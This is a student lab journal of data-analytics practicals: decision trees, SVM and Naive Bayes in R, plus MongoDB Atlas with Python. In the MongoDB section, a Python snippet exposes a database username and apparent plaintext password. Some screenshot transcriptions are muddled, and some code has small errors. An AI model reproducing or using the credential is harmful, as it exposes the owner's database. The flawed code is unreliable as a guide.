
conditional inference tree with 4 terminal nodes

Response: species
Inputs: Sepal.Length, Sepal.Width, Petal.Length, Petal.Width
Number of observations: 150


1) Petal.Length <= 1.9; criterion = 1, statistic = 140.264
 2)* weights = 50
1) Petal.Length > 1.9
 3) Petal.Width <= 1.7; criterion = 1, statistic = 67.804
 4) Petal.Length <= 4.8; criterion = 0.999, statistic = 13.803
 5)* weights = 46
 4) Petal.Length > 4.8
 6)* weights = 8
 3) Petal.Width > 1.7
 7)* weights = 46
> plot(iris_ctree)

```

## Output:



```
> plot(iris_ctree, type="simple")
```



## PRACTICAL NO : 3


**Aim:** Classification using SVM

### Description:

A support vector machine (SVM) is a supervised machine learning model that uses classification algorithms for two-group classification problems. After giving an SVM model sets of labeled training data for each category, they're able to categorize new text

The implementation is explained in the following steps:

#### Step 1: Importing the dataset



The screenshot shows the RStudio interface. The top menu bar includes File, Edit, Code, View, Plots, Session, Build, Debug, Profile, and Tools. Below the menu is a toolbar with various icons. The main workspace shows a script file named "Untitled1" with the following R code:

```
1 getwd()
2 read.csv()
3 ds = read.csv("social.csv",TRUE,",")
4 ds
```

The status bar at the bottom indicates "49:1 (Top Level)". The bottom panel contains a "Console" tab, which displays the following data table:

| 79 | 15667265 | Female | 28 | 87000  | 0 |
|----|----------|--------|----|--------|---|
| 80 | 15655123 | Female | 26 | 17000  | 0 |
| 81 | 15595917 | Male   | 30 | 80000  | 0 |
| 82 | 15668385 | Male   | 39 | 42000  | 0 |
| 83 | 15709476 | Male   | 20 | 49000  | 0 |
| 84 | 15711218 | Male   | 35 | 88000  | 0 |
| 85 | 15798659 | Female | 30 | 62000  | 0 |
| 86 | 15663939 | Female | 31 | 118000 | 1 |
| 87 | 15694946 | Male   | 24 | 55000  | 0 |
| 88 | 15631912 | Female | 28 | 85000  | 0 |

#### Step 2: Selecting columns 3-5

```
> ds = ds[3:5]
> ds[3:5]
Error in `[,.data.frame`(ds, 3:5) : undefined
> ds
 Age EstimatedSalary Purchased
1 19 19000 0
2 35 20000 0
3 26 43000 0
4 27 57000 0
5 19 76000 0
6 27 58000 0
7 27 84000 0
8 32 150000 1
9 25 33000 0
10 35 65000 0
11 26 80000 0
12 26 52000 0
```

### Step 3: install package

```
> install.packages("caTools")
```

### Step 4: Splitting the dataset

```
> library(caTools)
> set.seed(123)
> split = sample.split(ds$Purchased, splitRatio = 0.75)
> training_set = subset(ds, split == TRUE)
> test_set = subset(ds, split == FALSE)
> ds
 Age EstimatedSalary Purchased
1 19 19000 0
2 35 20000 0
3 26 43000 0
4 27 57000 0
5 19 76000 0
6 27 58000 0
7 27 84000 0
8 32 150000 1
9 25 33000 0
10 35 65000 0
..
```

### Step 5: Feature Scaling

```

332 48 119000 1
333 42 65000 0
[reached 'max' / getOption("max.print") -- omitted 67 rows]
> test_set[-3] = scale(test_set[-3])
> training_set[-3] = scale(training_set[-3])
> test_set[-3] = scale(test_set[-3])
> test_set[-3]
 Age EstimatedSalary
2 -0.30419063 -1.51354339
4 -1.05994374 -0.32456026
5 -1.81569686 0.28599864
9 -1.24888202 -1.09579256
12 -1.15441288 -0.48523366
18 0.64050076 -1.32073531
19 0.73496990 -1.25646596
20 0.92390818 -1.22433128
22 0.82943904 -0.58163769
29 -0.87100546 -0.77444577
32 -1.05994374 2.24621408
34 -0.96547460 -0.74231109
35 -1.05994374 0.73588415
38 -0.77653633 -0.58163769
45 -0.96547460 0.54307608
46 -1.43782030 -1.51354339

```

**Step 6: Fitting SVM to the training set**

```

> install.packages('e1071')

> library(e1071)
> classifier = svm(formula = Purchased ~ .,
+ data = training_set,
+ type = 'c-classification',
+ kernel = "linear")
> classifier

Call:
svm(formula = Purchased ~ ., data = training_set, type = "c-classification",
 kernel = "linear")

Parameters:
 SVM-Type: C-classification
 SVM-Kernel: linear
 cost: 1

Number of support Vectors: 116

```


**Step 7: Predicting the test set result**

```
> y_pred = predict(classifier, newdata = test_set[-3])
> y_pred
 2 4 5 9 12 18 19 20 22 29 32 34 35 38 45 46 48 52 66
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
 69 74 75 82 84 85 86 87 89 103 104 107 108 109 117 124 126 127 131
 0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 0 0
134 139 148 154 156 159 162 163 170 175 176 193 199 200 208 213 224 226 228
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1 1 1 0 1
229 230 234 236 237 239 241 255 264 265 266 273 274 281 286 292 299 302 305
 0 1 1 1 0 1 1 1 0 1 1 1 1 1 0 1 1 1 0
307 310 316 324 326 332 339 341 343 347 353 363 364 367 368 369 372 373 380
 1 0 0 0 0 1 0 1 0 1 1 0 1 1 1 0 1 0 1
383 389 392 395 400
 1 0 0 0 0
Levels: 0 1
```


```
> cm = table(test_set[, 3], y_pred)
> cm
y_pred
 0 1
0 57 7
1 13 23
```

#### Step 8: Visualizing the Training set results

```
> set = training_set
> X1 = seq(min(set[, 1]) - 1, max(set[, 1]) + 1, by = 0.01)
> X2 = seq(min(set[, 2]) - 1, max(set[, 2]) + 1, by = 0.01)
```




```
> grid_set = expand.grid(x1, x2)
> colnames(grid_set) = c('Age', 'Estimatedsalary')
> y_grid = predict(classifier, newdata = grid_set)
> plot(set[, -3],
+ main = 'SVM (Training set)',
+ xlab = 'Age', ylab = 'Estimated salary',
+ xlim = range(x1), ylim = range(x2))
```



```
> contour(x1, x2, matrix(as.numeric(y_grid), length(x1), length(x2)), add = TRUE)
> points(grid_set, pch = '.', col = ifelse(y_grid == 1, 'coral1', 'aquamarine'))
> points(set, pch = 21, bg = ifelse(set[, 3] == 1, 'green4', 'red3'))
```

**Output:**



## PRACTICAL NO : 4

**Aim:** Implement an application that stores big data in Hbase / MongoDB and manipulate it using R / Python

### Description:

MongoDB is a source-available cross-platform document-oriented database program. Classified as a NoSQL database program, MongoDB uses JSON-like documents with optional schemas. MongoDB is developed by MongoDB Inc. and licensed under the Server Side Public License

The screenshot shows the first step of a MongoDB setup wizard. It asks for the name of the organization and project. The organization is listed as 'govind-prac' and the project name is 'govmd-prac\_4'. It also asks for the preferred programming language, with Python selected.

Name your organization and project

Organization  
Your organization can be a business, team, or an individual:  
govind-prac

Education

Project Name  
Use projects to isolate different environments (development/testing/production):  
govmd-prac\_4

What is your preferred language?

We'll use this to customize code samples and content we share with you. You can always change this later.

|            |      |         |       |
|------------|------|---------|-------|
| JavaScript | C++  | C#/.NET | Go    |
| Java       | C    | Perl    | PHP   |
| Python     | Ruby | Scala   | Other |

Sign Up Continue

**Step 1 : Sign up and create a cluster.**

CLUSTERS > CREATE A SHARED CLUSTER

## Create a Shared Cluster

Welcome to MongoDB Atlas! We've recommended some of our most popular options, but feel free to customize your cluster to your needs. For more information, check our documentation.

**Cloud Provider & Region**

AWS, Mumbai (ap-south-1) ▾

**aws** Google Cloud Azure

★ Recommended region ⓘ

| NORTH AMERICA             |                              |                            | ASIA                      |  |  | EUROPE |  |  | AUSTRALIA |  |  |
|---------------------------|------------------------------|----------------------------|---------------------------|--|--|--------|--|--|-----------|--|--|
| N. Virginia (us-east-1) ★ | Singapore (ap-southeast-1) ★ | Frankfurt (eu-central-1) ★ | Sydney (ap-southeast-2) ★ |  |  |        |  |  |           |  |  |
| Oregon (us-west-2) ★      | Mumbai (ap-south-1)          | Ireland (eu-west-1) ★      |                           |  |  |        |  |  |           |  |  |

This is the home page of mongoDB Atlas.

The screenshot shows the Apache Atlas web interface. On the left, there's a sidebar with various navigation items: DATA STORAGES, Clusters, Triggers, DATA CODE, SECURITY, Database Access, Network Access, Advanced, and Connect to Atlas. Under Connect to Atlas, there's a progress bar at 20% completion with several steps listed: 'Health your first cluster' (marked with a checkmark), 'Create your first database user', 'Add IP Address to your Access List', 'Load Sample Data (Optional)', and 'Connect to your Cluster'. At the bottom of this sidebar is a green 'Get Started' button. The main content area is titled 'Clusters' and shows a single cluster named 'Cluster0'. It includes tabs for CURRENT, MEMBER, DOCUMENTS, and ADD. Below the cluster name, it says 'This is a Shared Tier Cluster'. There are buttons for 'Upgrade', 'Edit Cluster', and 'Delete'. To the right, there are sections for 'Cluster Size: 0.2 GB', 'Data Sources: 0', 'Core Workflows: 0', and 'Data Classes: 0'. At the very bottom of the interface, there's a footer with links to 'Apache Atlas', 'Apache Software Foundation', 'Apache License Version 2.0', 'Apache Confluence', 'Apache Wiki', and 'Apache Bugzilla'.

**Step 2 : Click on collections to create and view existing databases.**



- Find: run queries and interact with documents
- Indexes: build and manage indexes
- Aggregation: test aggregation pipelines
- Search: build search indexes

[Load a Sample Dataset](#)

[Add My Own Data](#)

[Learn more in Docs and Tutorials](#)

**Step 3 : Click on 'Add My Own Data' to create a database.**



**Step 4 : Click on insert document to add records.**

The screenshot shows the MongoDB Compass interface. On the left, there's a sidebar with a '+ Create Database' button and a 'NAMESPACES' section containing 'govind\_db' (which is expanded) and '\_govind' and 'govind' (which are collapsed). The main area shows a database named 'govind\_db' with a collection named 'govind'. The collection details are: DOCUMENTS: 1448, TOTAL DOCUMENTS: 1, INDEXES: 1. There are three buttons at the top of the collection view: 'Find', 'Index', and 'Schema Anti-Patterns'. Below these buttons is a text input field with the placeholder 'Enter query... {"title": "example"}'.

Since MongoDB is a No-SQL database, so you can add 'n' number of columns for any row/record.



Perform updating data

QUERY RESULTS 1-2 OF 2

```

1: _id: ObjectId("60e9f043725d5ec233d1f88")
2: name: "Govind Singh"
3: id: "7"
4: city: "Humbal"

```

Document Updated.

```

_id: ObjectId("60e9f043725d5ec233d1f87")
name: "Sayali Patil"
id: "8"
city: "Mumbai"

```

Performing deleting data

```

_id: ObjectId("60e9f043725d5ec233d1f88")
name: "Govind Singh"
id: "7"
city: "Humbal"

```

```

_id: ObjectId("60e9f043725d5ec233d1f87")
name: "Sayali Patil"
id: "8"
city: "Mumbai"

```

Deleting Document.

Performing Insert data

```
QUERY RESULTS 1-2 OF 2

{
 "_id": ObjectId("6009ff0d2715d5ec231d1f0b"),
 "name": "Govind Jain",
 "id": "7",
 "city": "Mumbai"
}

{
 "_id": ObjectId("6009ff34715d5ec231d1f0c"),
 "name": "Soham Sir",
 "id": "5",
 "city": "Mumbai"
}
```

**Step 5 : To start with the connection click on Overview, and then click on Connect.**

The screenshot shows the MongoDB Atlas interface. On the left, there's a sidebar with 'Clusters' selected under 'DATA STORAGE'. The main area displays a list of clusters, with 'Cluster0' highlighted. A detailed view of 'Cluster0' is shown on the right, including its tier (Shared Tier), region (AWS - Northern Virginia), type (Replica Set - Sharded), and realm (MONGO). A modal window is open over the cluster details, titled 'This is a Shared Tier Cluster'. It contains the text: 'If you need a database that's tuned for high performance production applications, upgrade to a dedicated cluster.' Below this text is a large green button labeled 'Upgrade'.

**Step 6 : Select on add your current IP and create a MongoDB user.**

The screenshot shows the 'Connect to Cluster' interface for a cluster named 'Cluster0'. At the top, there are three tabs: 'Setup connection security' (selected), 'Choose a connection method', and 'Connect'. A note below the tabs states: 'You need to secure your MongoDB Atlas cluster before you can use it. Set which users and IP addresses can access your cluster now. Read more'.

A green box highlights the message: 'You're ready to connect. Choose how you want to connect in the next step.'

Two numbered steps are listed:

- 1 Add a connection IP address**  
✓ An IP address has been added to the IP Access List. Add another address in the IP Access List tab.
- 2 Create a Database User**  
✓ A MongoDB user has been added to this project. You can't create one in the MongoDB User tab.  
You'll need your MongoDB user's credentials in the next step.

At the bottom are 'Close' and 'Choose a connection method' buttons.

**Step 7 : Click on 'Connect your application'.**

The screenshot shows the 'Choose a connection method' page. At the top, there are three tabs: '✓ Setup connection security' (selected), 'Choose a connection method' (highlighted in green), and 'Connect'. Below the tabs, a note says: 'Get your pre-formatted connection string by selecting your tool below.'

Three connection methods are listed in cards:

- Connect with the mongo shell**  
Interact with your cluster using MongoDB's interactive Javascript interface.
- Connect your application**  
Connect your application to your cluster using MongoDB's native drivers.
- Connect using MongoDB Compass**  
Explore, modify, and visualize your data with MongoDB's GUI.

At the bottom are 'Go Back' and 'Close' buttons.

**Step 8 : Select the driver as 'Python' and version as '3.6 or later'. (Select the version as 3.6 or later only if your Python's version is 3.6 or later.)**

## Connect to Cluster0

Setup connection security  Choose a connection method

1 Select your driver and version

|        |              |
|--------|--------------|
| DRIVER | VERSION      |
| Python | 3.6 or later |

2 Add your connection string into your application code

Include full driver code example

```
mongodb+srv://dbGovind:<password>@cluster0.weshw.mongodb.net/myFirstDatabase?
retryWrites=true&w=majority
```

Replace <password> with the password for the dbGovind user. Replace myFirstDatabase with the name of the database that connections will use by default. Ensure any option params are URL-encoded.

Having trouble connecting? View our troubleshooting documentation.

**Step 9 : Write the code given below in a Python file.**

```
prac4.py - C:/Python27/prac4.py (2.7.17)
File Edit Format Run Options Window Help

import pymongo
from pymongo import MongoClient
client = pymongo.MongoClient("mongodb+srv://dbGovind:GmongoDB123@c
db = client.get_database('govind_db')
records = db.govind
db = client.test
print(records.count_documents({}))
print(list(records.find()))
```

**Output :**

```
=====
RESTART: C:/Python27/prac.py =====
2[{"_id": {"$oid": "60a9ff027254d5ec231d1f0b"}, "name": "Govind Saini", "id": " 7", "city": "Mumbai"}, {"_id": {"$oid": "60a9ff3a7254d5ec231d1f0c"}, "name": "Sohrab Sir", "id": " 5", "city": "Mumbai"}]
>>> |
```

## PRACTICAL NO : 5

**Aim:** write program in R of Naive baye's theorem

### Description:

Naive Bayes is a Supervised Non-linear classification algorithm in R Programming. Naive Bayes classifiers are a family of simple probabilistic classifiers based on applying Baye's theorem with strong(Naive) independence assumptions between the features or variables

#### # Loading data

```
> data(iris)
> str(iris)
'data.frame': 150 obs. of 5 variables:
 $ Sepal.Length: num 5.1 4.9 4.7 4.6 5 5.4 4.6 5 4.4 4.9 ...
 $ Sepal.Width : num 3.5 3 3.2 3.1 3.6 3.9 3.4 3.4 2.9 3.1 ...
 $ Petal.Length: num 1.4 1.4 1.3 1.5 1.4 1.7 1.4 1.5 1.4 1.5 ...
 $ Petal.Width : num 0.2 0.2 0.2 0.2 0.2 0.4 0.3 0.2 0.2 0.1 ...
 $ Species : Factor w/ 3 levels "setosa","versicolor",...: 1 1 1 1
```

#### # Installing Packages

```
> install.packages("e1071")
> install.packages("caTools")
> install.packages("caret")
```

#### # Loading package

```
> library(e1071)
> library(caTools)
> library(caret)
Loading required package: lattice
Loading required package: ggplot2
```

#### # Splitting data into train and test data

```

> split <- sample.split(iris, splitRatio = 0.7)
> train_cl <- subset(iris, split == "TRUE")
> test_cl <- subset(iris, split == "FALSE")
>
> train_scale <- scale(train_cl[, 1:4])
> test_scale <- scale(test_cl[, 1:4])
>
> set.seed(120) # Setting Seed
> classifier_cl <- naiveBayes(Species ~ ., data = train_cl)
> classifier_cl

Naive Bayes classifier for Discrete Predictors

Call:
naiveBayes.default(x = X, y = Y, laplace = laplace)

A-priori probabilities:
Y
 setosa versicolor virginica
0.3333333 0.3333333 0.3333333

Conditional probabilities:
 Sepal.Length
Y [,1] [,2]
setosa 5.046667 0.3848272
versicolor 5.963333 0.5268536
virginica 6.553333 0.6693967

 Sepal.Width
Y [,1] [,2]
setosa 3.413333 0.4256705
versicolor 2.823333 0.3470897
virginica 2.956667 0.3136914

 Petal.Length
Y [,1] [,2]
setosa 1.466667 0.1561019
versicolor 4.320000 0.4759020
virginica 5.496667 0.5738457

 Petal.Width
Y [,1] [,2]
setosa 0.2766667 0.1135124
versicolor 1.3533333 0.1960530
virginica 2.0433333 0.2568823

```

**# Predicting on test data'**

```

> y_pred <- predict(classifier_cl, newdata = test_cl)
> cm <- table(test_cl$Species, y_pred)
> cm
y_pred
 setosa versicolor virginica
setosa 20 0 0
versicolor 0 19 1
virginica 0 2 18
>

```

## # Model Evaluation

```
> confusionMatrix(cm)
Confusion Matrix and Statistics

 y_pred
 setosa versicolor virginica
setosa 20 0 0
versicolor 0 19 1
virginica 0 2 18

Overall statistics

 Accuracy : 0.95
 95% CI : (0.8608, 0.9896)
 No Information Rate : 0.35
 P-Value [Acc > NIR] : < 2.2e-16

 Kappa : 0.925

McNemar's Test P-value : NA

Statistics by class:

 class: setosa class: versicolor class: virginica
Sensitivity 1.0000 0.9048 0.9474
Specificity 1.0000 0.9744 0.9512
Pos Pred Value 1.0000 0.9500 0.9000
Neg Pred Value 1.0000 0.9500 0.9750
Prevalence 0.3333 0.3500 0.3167
Detection Rate 0.3333 0.3167 0.3000
Detection Prevalence 0.3333 0.3333 0.3333
Balanced Accuracy 1.0000 0.9396 0.9493
```

## PRACTICAL NO : 6

**Aim:** Write a Program showing implementation of Regression model.

### Description:

Regression is a method to mathematically formulate relationship between variables that in due course can be used to estimate, interpolate and extrapolate. Suppose we want to estimate the weight of individuals, which is influenced by height, diet, workout, etc.

Here, *Weight* is the **predicted** variable

